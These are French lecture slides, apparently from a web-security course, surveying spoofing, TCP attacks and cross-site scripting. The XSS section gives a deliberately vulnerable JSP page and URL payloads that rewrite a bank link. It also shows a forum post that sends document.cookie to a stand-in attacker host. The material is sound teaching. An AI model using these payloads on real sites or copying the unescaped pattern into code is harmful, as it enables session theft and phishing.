
# Les enjeux de la sécurité

## • DNS Spoofing : DNS Cache poisoning



# Les enjeux de la sécurité

- **DNS Spoofing : DOS using DNS**



## Comprendre les attaques

- ARP Spoofing
- DNS Spoofing
- TCP Flooding / TCP Session Hijacking
- XSS
- Bufferoverflow

## • TCP Session Hijacking


- Se faire passer pour une machine de confiance
- Injecter des données dans une connexion déjà établie
- Récupérer des données (à la demande) dans une connexion établie

## • TCP Flooding

- Bloquer une machine en lui forçant à réserver des ressources




- TCP protocol



[http://fr.wikipedia.org/wiki/Transmission\\_Control\\_Protocol](http://fr.wikipedia.org/wiki/Transmission_Control_Protocol)


- TCP protocol



[http://fr.wikipedia.org/wiki/Transmission\\_Control\\_Protocol](http://fr.wikipedia.org/wiki/Transmission_Control_Protocol)




- TCP Session hijacking



# Les enjeux de la sécurité

## • TCP Flooding



## Comprendre les attaques

- ARP Spoofing
- DNS Spoofing
- TCP Flooding / TCP Session Hijacking
- XSS
- Bufferoverflow

# Les enjeux de la sécurité

## • XSS Cross Site Scripting

### ❑ Exécuter du code dans une page web

- à l'aide de paramètres
- à l'aide de formulaires

### ❑ 2 grandes familles

- XSS non-persistent
- XSS persistant

## • Menaces

- Redirection (parfois transparente) de l'utilisateur (→ phishing)
- Vols d'information (sessions/cookies)
- Actions malveillantes (défacement, suppression de données)  
avec l'identité de l'utilisateur courant
- Modification du site, DoS



# Les enjeux de la sécurité

- XSS non persistant

```
<%@ page language="java" contentType="text/html;
  charset=ISO-8859-1"
  pageEncoding="ISO-8859-1"%>
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
  "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<meta http-equiv="Content-Type"
  content="text/html; charset=ISO-8859-1">
</head>
<body>

  <h1>Welcome <%= request.getParameter("name") %></h1>
  <div>
    Click below to continue
    <a href="http://www.ingdirect.fr/">Your bank information</a>
  </div>


</body>
</html>
```

**Welcome null**


Click below to continue [Your bank information](http://www.ingdirect.fr/)

# Les enjeux de la sécurité

- XSS non persistant

 `http://localhost:8080/J2EE_TP1/secuXSS1.jsp?name=toto<script>alert('attacked')</script>`


**Welcome toto**



# Les enjeux de la sécurité


- XSS non persistant

```
http://localhost:8080/J2EE_TP1/secuXSS1.jsp?name==<script>window.onload =  
function() {var link=document.getElementsByTagName("a");link[0].href="http://not-  
real-xssattackexamples.com/";}</script>
```



## Welcome toto

Click below to continue [Your bank information](#)



# Les enjeux de la sécurité

- XSS persistant

The diagram illustrates a web browser window titled "A Web Page" with a URL bar containing "http://". The page content is titled "MyFavoriteForum" and shows a user profile for "User: Jdoe" with a "Deconnection" link. Below the profile are four forum posts, each with a user icon and a text block. The first post is by "[User A]", the second by "[Jdoe]", and the third and fourth by "[User A]". A text input field at the bottom contains the following HTML payload:


```
<a href=# onclick=\"document.location='http://not-real-xssattackexamples.com/xss.php?c='+escape(document.cookie)\",\">My Name</a>
```

A "post" button is located below the input field. The footer of the page reads "copyright 2012".



# Les enjeux de la sécurité

- XSS persistant



## Comprendre les attaques

- ARP Spoofing
- DNS Spoofing
- TCP Flooding / TCP Session Hijacking
- XSS
- Bufferoverflow

# Les enjeux de la sécurité

